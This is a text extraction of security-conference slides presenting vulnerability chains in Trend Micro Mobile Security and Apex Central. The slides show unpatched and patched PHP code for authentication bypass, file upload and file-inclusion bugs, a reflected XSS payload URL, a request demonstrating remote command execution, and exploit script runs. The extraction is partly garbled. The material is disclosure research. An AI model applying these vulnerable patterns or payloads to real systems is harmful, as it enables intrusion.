20 mydebug_log("[Product Auth]Session info:". $_COOKIE['session_info']);
21 $User = explode(',',$_COOKIE['session_info']);
22
23 ?>
```



Unpatched

product_auth.php

```
21 if (!isset($_SESSION['TMMSession']) || ($_SESSION['TMMSession'] !== $_COOKIE['session_info'])) {
22     $authed = false;
23     $scheme = !empty($_SERVER['HTTPS']) ? 'https' : 'http';
24     $url = $scheme . '://127.0.0.1:' . $_SERVER['SERVER_PORT'] . '/mdm/cgi/web_service.dll';
25     $headers = array();
26     $headers [] = 'Accept: application/json';
27     $headers [] = 'Content-Type: application/json';
28     if(array_key_exists('TMMStoken',$_COOKIE)){
29         $headers [] = 'X-TMMSToken: '.$_COOKIE['TMMStoken'];
30     }
31     $data = array();
32     $data['tmms_action'] = 'get_license_setting';
33
34     $ch = curl_init();
35     curl_setopt($ch, CURLOPT_URL, $url);
36     curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
37     curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 5);
38     curl_setopt($ch, CURLOPT_TIMEOUT, 15);
39     curl_setopt($ch, CURLOPT_COOKIE, $_SERVER['HTTP_COOKIE']);
40     curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);
41     curl_setopt($ch, CURLOPT_POST, 1);
42     curl_setopt($ch, CURLOPT_POSTFIELDS, json_encode($data));
43     curl_setopt($ch, CURLOPT_SSL_VERIFYPeer, false);
44     curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
45     if ($GLOBALS['wconfig_debug'] === true) {
46         curl_setopt($ch, CURLOPT_VERBOSE, true);
47         $curl_log_fp = fopen("php://temp", "w+");
48         curl_setopt($ch, CURLOPT_STDERR, $curl_log_fp);
49     }
50     $response = curl_exec($ch);
51     $httpcode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
52     mydebug_log("[Product Auth] Check TMMS session_info: response code: ".$httpcode);
53     mydebug_log("[Product Auth] Check TMMS session_info: response: " . $response);
54     if ($GLOBALS['wconfig_debug'] === true) {
55         rewind($curl_log_fp);
56         $curl_logs = stream_get_contents($curl_log_fp);
57 }
```

Patched

Chain #2: Auth Bypass to (Limited) File
Upload w/ (Limited) LFI to RCE

Review



proxy.php	proxy.php
153 }	166 mydebug_log("[TMMSPM Proxy][RetriveData] php receive file failed:(.". \$_FILES["cert_file_name"]['name']); 167 return false;
154 case 'set_certificates_config':{	168 }
155 sisPostFile = true;	169 mydebug_log("[TMMSPM Proxy][RetriveData] php receive file success.");
156 \$headers [] = 'Accept:text/html';	170 \$fileName = \$this->GetFileName(\$_FILES['cert_file_name']['name']);
157 if(\$_FILES["cert_file_name"]["error"]>0){	171 if (! \$this->StrEndsWith(\$fileName, ".cer") && ! \$this->StrEndsWith(\$fileName, ".p12") 172 && ! \$this->StrEndsWith(\$fileName, ".pfx") && ! \$this->StrEndsWith(\$fileName, ".pem")) { 173 mydebug_log("[TMMSPM Proxy][RetriveData] unknown file type"); 174 return false; 175 }
158 mydebug_log("[TMMSPM Proxy][RetriveData] php receive file suc	176 \$tempFile = dirname(\$_FILES['cert_file_name'])['tmp_name']."\\\".\$fileName; 177 mydebug_log("[TMMSPM Proxy][RetriveData] get certificate file-->".\$tempFile); 178 if(!move_uploaded_file(\$_FILES['cert_file_name']['tmp_name'], 179 \$tempFile)) { 180 mydebug_log("[TMMSPM Proxy][RetriveData] move upload file failed.(." . \$fileName . ")"); 181 return false; 182 }
160 }	183 }
161 mydebug_log("[TMMSPM Proxy][RetriveData] php receive file suc	184 }
162	
163	
164 \$fileName = \$this->GetFileName(\$_FILES['cert_file_name']['name']); 165 \$tempFile = dirname(\$_FILES['cert_file_name'])['tmp_name']."\\\".\$fileName; 166 mydebug_log("[TMMSPM Proxy][RetriveData] get certificate file-->".\$tempFile); 167	
168 if(!move_uploaded_file(\$_FILES['cert_file_name']['tmp_name'], 169 \$tempFile)) { 170 mydebug_log("[TMMSPM Proxy][RetriveData] move upload file failed.(." . \$fileName . ")"); 171 return false; 172 }	
171	

Unpatched

Patched

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Review



Only allow: .cer, .p12, .pfx, .pem

proxy.php

```
153     }
154     case 'set_certificates_config':{
155         $isPostFile = true;
156         $headers [] = 'Accept:text/html';
157         if($_FILES["cert_file_name"]["error"]>0){
158             mydebug_log("[TMMSPM Proxy][RetriveData] php receive file
159             return false;
160         }
161
162         mydebug_log("[TMMSPM Proxy][RetriveData] php receive file suc
163
164         $fileName = $this->GetFileName($_FILES['cert_file_name']['nam
165         $tempFile = dirname($_FILES['cert_file_name']['tmp_name'])."\\".
166         mydebug_log("[TMMSPM Proxy][RetriveData] get certificate file
167
168         if(!move_uploaded_file($_FILES['cert_file_name']['tmp_name'],
169             mydebug_log("[TMMSPM Proxy][RetriveData] move upload file
170             return false;
171     }
```

Unpatched

proxy.php

```
166     mydebug_log("[TMMSPM Proxy][RetriveData] php receive file failed:(.". $_FILES["cert_file_na
167     return false;
168 }
169
170 mydebug_log("[TMMSPM Proxy][RetriveData] php receive file success.");
171
172 $fileName = $this->GetFileName($_FILES['cert_file_name']['name']);
173 if (!(!$this->StrEndsWith($fileName, ".cer") && !$this->StrEndsWith($fileName, ".p12")
174     && !$this->StrEndsWith($fileName, ".pfx") && !$this->StrEndsWith($fileName, ".pem")) {
175     mydebug_log("[TMMSPM Proxy][RetriveData] unknown file type");
176     return false;
177 }
178 $tempFile = dirname($_FILES['cert_file_name']['tmp_name'])."\\".$fileName;
179 mydebug_log("[TMMSPM Proxy][RetriveData] get certificate file-->".$tempFile);
180
181 if(!move_uploaded_file($_FILES['cert_file_name']['tmp_name'],$tempFile)){
182     mydebug_log("[TMMSPM Proxy][RetriveData] move upload file failed.(. . $fileName.)");
183     return false;
184 }
```

Patched

Chain #2: Auth Bypass to (Limited) File
Upload w/ (Limited) LFI to RCE

Review



```

WidgetPoolFactory.abstract.php           WidgetPoolFactory.abstract.php
56 }                                     62 */
57 /**                                     63     public function getWidgetPoolManager($strUpdateType = 'widget'){
58 * \brief Description                      64         mydebug_log("WidgetPoolFactory -> update type: " . $strUpdateType);
59 * This method will return object of WFWidgetPoolManager      65         if(! isset(self::$instance['__FUNCTION__'][$strUpdateType])){
60 * @param $strUpdateType There are 3 update types=>widget, configure_widget,           66             $strFileName = $this->objFramework->getTypeFactory()->getString()->getUpperCamelCase($strUpdateType);
61 * @return WFWidgetPoolManager               67             $poolManagers = array("Widget", "WidgetComponent", "ConfigureWidget", "ConfigureWidgetAndWidgetComponent");
62 */                                         68             if (!in_array($strFileName, $poolManagers)) {
63     public function getWidgetPoolManager($strUpdateType = 'widget'){          69                 myerror_log("WidgetPoolFactory -> WidgetPoolManager not found: " . $strFileName . ". Use widget instead.");
64         if(! isset(self::$instance['__FUNCTION__'][$strUpdateType])){            70                     $strFileName = "Widget";
65             $strFileName = $this->objFramework->getTypeFactory()->getString()           71             }
66             require_once (self::dirnameFile() . '/widget/'.$strFileName.'.F           72             require_once (self::dirnameFile() . '/widget/'.$strFileName.'.PoolManager.php');
67             $strClassName = 'WF'.'$strFileName.'.'PoolManager';                   73             $strClassName = 'WF'.'$strFileName.'.'PoolManager';
68             self::$instance['__FUNCTION__'][$strUpdateType] = new $strClassName        74             self::$instance['__FUNCTION__'][$strUpdateType] = new $strClassName($this->objFramework);
69         }                                         75         }
70     return self::$instance['__FUNCTION__'][$strUpdateType];                  76     }
71 }                                         77 }

```

Unpatched

Patched

Chain #2: Auth Bypass to (Limited) File
Upload w/ (Limited) LFI to RCE

Review



Only allow: “Widget”, “WidgetComponent”,
“ConfigureWidget”, “ConfigureWidgetAndWidgetComponent”

```
WidgetPoolFactory.abstract.php
```

```
WidgetPoolFactory.abstract.php
```

```
56 }
57 /**
58 * \brief Description
59 * This method will return object of WFWidgetPoolManager
60 * @param $strUpdateType There are 3 update types=>widget, configure_widget
61 * @return WFWidgetPoolManager
62 */
63 public function getWidgetPoolManager($strUpdateType = 'widget'){
64     if(! isset(self::$_FUNCTION_[$strUpdateType])){
65         $strFileName = $this->objFramework->getTypeFactory()->getString()
66         require_once (self::dirnameFile() . '/widget/'.$strFileName.'.F
67         $strClassName = 'WF'.'$strFileName.'PoolManager';
68         self::$_FUNCTION_[$strUpdateType] = new $strClassName
69     }
70     return self::$_FUNCTION_[$strUpdateType];
71 }
```

```
56 }
57 /**
58 * \brief Description
59 * This method will return object of WFWidgetPoolManager
60 * @param $strUpdateType There are 3 update types=>widget, configure_widget
61 * @return WFWidgetPoolManager
62 */
63 public function getWidgetPoolManager($strUpdateType = 'widget'){
64     /* mydebug_log("WidgetPoolFactory -> update type: " . $strUpdateType);
65     if(! isset(self::$_FUNCTION_[$strUpdateType])){
66         $strFileName = $this->objFramework->getTypeFactory()->getString()->getUpperCamelCase($strUpdateType);
67         $poolManagers = array("Widget", "WidgetComponent", "ConfigureWidget", "ConfigureWidgetAndWidgetComponent");
68         if( !in_array($strFileName, $poolManagers) ) {
69             myerror_log("WidgetPoolFactory -> WidgetPoolManager not found: " . $strFileName . ". Use widget instead.");
70             $strFileName = "Widget";
71         }
72         require_once (self::dirnameFile() . '/widget/'.$strFileName.'.PoolManager.php');
73         $strClassName = 'WF'.'$strFileName.'PoolManager';
74         self::$_FUNCTION_[$strUpdateType] = new $strClassName($this->objFramework);
75     }
76     return self::$_FUNCTION_[$strUpdateType];
77 }
```

Unpatched

Patched

Chain #2: Auth Bypass to (Limited) File
Upload w/ (Limited) LFI to RCE

Review



- Trend Micro Mobile Security (Enterprise)
- Full chain from pre-auth to RCE (CVSSv3.1 score **9.8**)
 - CVE-2023-32523 – Authentication Bypass
 - CVE-2023-32525 – (Limited) File Upload
 - CVE-2023-32527 – (Limited) Local File Inclusion
- Not 1 but 2 chains (**/widget** and **/widgetforsecurity**):
 - CVE-2023-32524 – Authentication Bypass
 - CVE-2023-32526 – (Limited) File Upload
 - CVE-2023-32528 – (Limited) Local File Inclusion

Chain #2: Auth Bypass to (Limited) File
Upload w/ (Limited) LFI to RCE

Review





Trend Micro Apex Central

Chain #3 - ??? RCE

COMMUNITY 23

STAR
— LABS —

- Trend Micro Apex Central
- Primitives that are unexploitable on its own
 - Primitive #1
 - Primitive #2
 - Primitive #3
 - Primitive #N ...?

Chain #3: ??? RCE



Request

Pretty Raw Hex

```
1 GET /webapp/
HTTP/2
2 Host: 192.168.126.128
3 User-Agent: python-requests/2.27
4 Accept-Encoding: gzip, deflate
5 Accept: */
6 Cookie: modalEDR2v1=true; WFINFOR=root; wf_cookie_path=%2F; LANG=en_US; wf_version=3.8; cname=dashBoard; theme=default; lastID=49; lastTab=-1; wids=modTmcmOperationCenter;; ASP_Net_SessionId=whvvicjdjhvxonrc0hxvdn4s; .ASPXAUTH=C1FF46B448122C3AB550E3B29859CF6777B884F188622A84BF41F2FA4EE03A49D18231EB05F67184597BCC23C075F82BC7E2562965090FBAAA3220191F22AE8F119148AECCD1162A749AE1ABA934F713E41299163C478A09A0CBDAA552F1861B; LoginSymbol=79d82e03-69d6-47f6-8001-61fef19bef0a; wf_CSRF_token=c3fae1ed182f6c0cf5105aa728e5d021; PHPSESSID=ji6vs9df48npmp9rhg9mjharvjp
7
8
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 500 Internal Server Error
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: application/json
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Server: Microsoft-IIS/10.0
7 Set-Cookie: wf_cookie_path=%2F; path=/
8 Strict-Transport-Security: max-age=31536000
9 X-Frame-Options: SAMEORIGIN
10 X-Xss-Protection: 1; mode=block
11 Date: Mon, 26 Jun 2023 07:59:59 GMT
12 Content-Length: 57
13
14 ntauthority\iusr
15 ntauthority\iusr
16
17 =====Success=====
```

INSPECTOR

Chain #3: ??? RCE

Exploitation

The screenshot shows a Windows desktop environment. In the top-left corner, there is a browser window titled "Trend Micro Apex Central™" with the URL <https://192.168.126.128/webapp/index.html>. The browser interface includes standard navigation buttons, a "Not secure" warning, and a user profile icon for "root". Below the browser is the main content area of the Trend Micro Apex Central web application, which displays the "About" page. The page includes the Trend Micro logo, the product name "Trend Micro Apex Central™", and version information: Hotfix: 6016. It also contains the copyright notice: "© 2022 Trend Micro Incorporated. All rights reserved." To the right of the browser, a "Command Prompt" window is open with the title "Administrator: Command Prompt". The command entered in the prompt is `C:\>python3 cve-2023-xxxxx.py`. The Command Prompt window shows the Windows environment variables and the output of the `ipconfig` command, which provides details about the network adapter configuration, including the IP address 192.168.126.128.

```
C:\>python3 cve-2023-xxxxx.py
C:\Users\Administrator>ipconfig
Windows IP Configuration

Ethernet adapter Ethernet0:

  Connection-specific DNS Suffix  . :
  Link-local IPv6 Address . . . . . : fe80::4937:3640%2ce9:7621%6
  IPv4 Address . . . . . : 192.168.126.128
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.126.2

C:\Users\Administrator>
```

Chain #3: ??? RCE

Exploitation



- Searching for variants paid off
- Primitives were similar to other Trend Micro products
- Unexploitable on their own, however

Chain #3: ??? RCE

Review





Additional vulnerabilities

COMMUNITY 23

STAR
— LABS —

Endpoint Encryption management X +

Not secure | https://192.168.126.128/webapp/MobileArmor/index.php?fromWF=1&serverid=</script><script>alert(document.domain)</script><script>

192.168.126.128 says
192.168.126.128

OK

File Edit Selection View Go Run Terminal Help index.php - WebUI - Visual Studio Code [Administrator]

index.php X


WebApp > MobileArmor > index.php > html > script > fde_render_UI

```
227 <?php
228     if(isset($_GET['fromWF']) && $_GET['fromWF']=="1" && isset($_GET['serverid']))
229     {
230     ?>
231         frmWF=true;
232         passObj.selectedID=<?php echo $_GET['serverid']; ?>
233     <?php
234     }
```

Additional Vulns

XSS

STAR
- LABS -



pending_endpoints.php 4 ApiHandler.abstract.php 1

WebApp > widget > repository > widgetPool > wp1 > widgetBase > modTMLS > pending_endpoints

```
100  <link href="css/tmGrid.css" rel="stylesheet" media="screen" /> -->
101  <link rel="stylesheet" type="text/css" href="css/operation.css">
102  <script type="text/javascript">
103  <!--
104  var homeBase = "<?php echo $wfconf_root;?>";
105  var wf_cookie_path = '<?php echo WF_COOKIE_PATH; ?>';
106 //jQuery should enforce turn on because TC query will use it.
107 <?php
108 $GLOBALS["wfconf_use_jquery"] = true;
109 ?>
110 var wfconf_use_jquery = '<?php echo $GLOBALS["wfconf_use_jquery"]; ?>';
111
112 var WP_WEBROOT_NO_SLASH = "<?php echo WP_WEBROOT_NO_SLASH; ?>";
113 var wfc_js_compact = <?php echo $wfconf_js_compact ? 'true' : 'false' ; ?>;
114 var UI = {};
115 var wfconf_client_debug_max_stack_size ="<?php echo $GLOBALS['wfconf_client_debug_max_stack_size']; ?>";
116 var wfconf_client_debug_console ="<?php echo $GLOBALS['wfconf_client_debug_console']; ?>";
117 var wfconf_client_debug_level ="<?php echo $GLOBALS['wfconf_client_debug_level']; ?>";
118 var wfconf_default_menu = "<?php echo $GLOBALS['wfconf_default_menu']; ?>";
119 var wpm_check_new_scm = false;
120 var wpm_check_new = false;
121 var wpm_check_widget = false;
122 var wpm_check_configure_widget_and_widget_component = false;
123 var g_arrUserGeneratedInfoOfWidget = {};
124 var g_arrWidgetBaseNameNeedToPreloadL10N = [];
125 var g_preloadedL10N = {};
126 var taskGuid = "<?php echo $_GET['taskGuid']; ?>";
```

Trend Micro Apex Central™

Not secure | https://192.168.126.128/webapp/index.html

root

Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::4937:3640%2ce9:7621%6
IPv4 Address. . . . . : 192.168.126.128
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.126.2


C:\Users\Administrator>
```

Administrator: Command Pro

```
C:\>python3 CVE-2023-38624.py
```

Additional Vulns

SSRF



Additional Vulns

SSRF

Originally, there are a few more individual bugs that I wanted to talk about today, but they are still pending in the pipelines :(

Additional Vulns






Future Research and Conclusion

COMMUNITY 23

STAR
— LABS —

List of TREND MICRO™ enterprise applications



A-L

A

- Advanced Threat Detection by Deep Discovery
- Apex One
- Apex Central
- Attack Surface Risk Management

C

- Centralised Management and Response
- Cloud App Security
- Cloud Edge
- Cloud One - Conformity
- Cloud One - Container Security
- Cloud One - File Storage Security
- Cloud One - Network Security
- Cloud One - Open Source Security by Snyk
- Cloud One - Workload Security
- Cloud Visibility

D

M-Z

M

- Managed XDR (MDR)
- Mobile Network Security
- Mobile Security

N

- Network Defence Solution

O

- OT Defence Console

P

- Portable Security 3
- PortalProtect for Microsoft SharePoint
- Premium Support

S


- ScanMail™ Suite for IBM® Domino™

Future research and conclusion

```
public function foo($bar){  
    require_once (SOME_CONSTANT.'/widget/'. $bar . 'X.php');  
}
```

Future research and conclusion





Future research and conclusion

ORACLE

SAP



CISCO



Future research and conclusion

STAR
- LABS -

ADVERSARY AND HARMONY,
THE EVOLUTION OF
AI SECURITY

Thank you!

Questions?

POH Jia Hao (@Chocologicall)
STAR Labs SG Pte. Ltd.

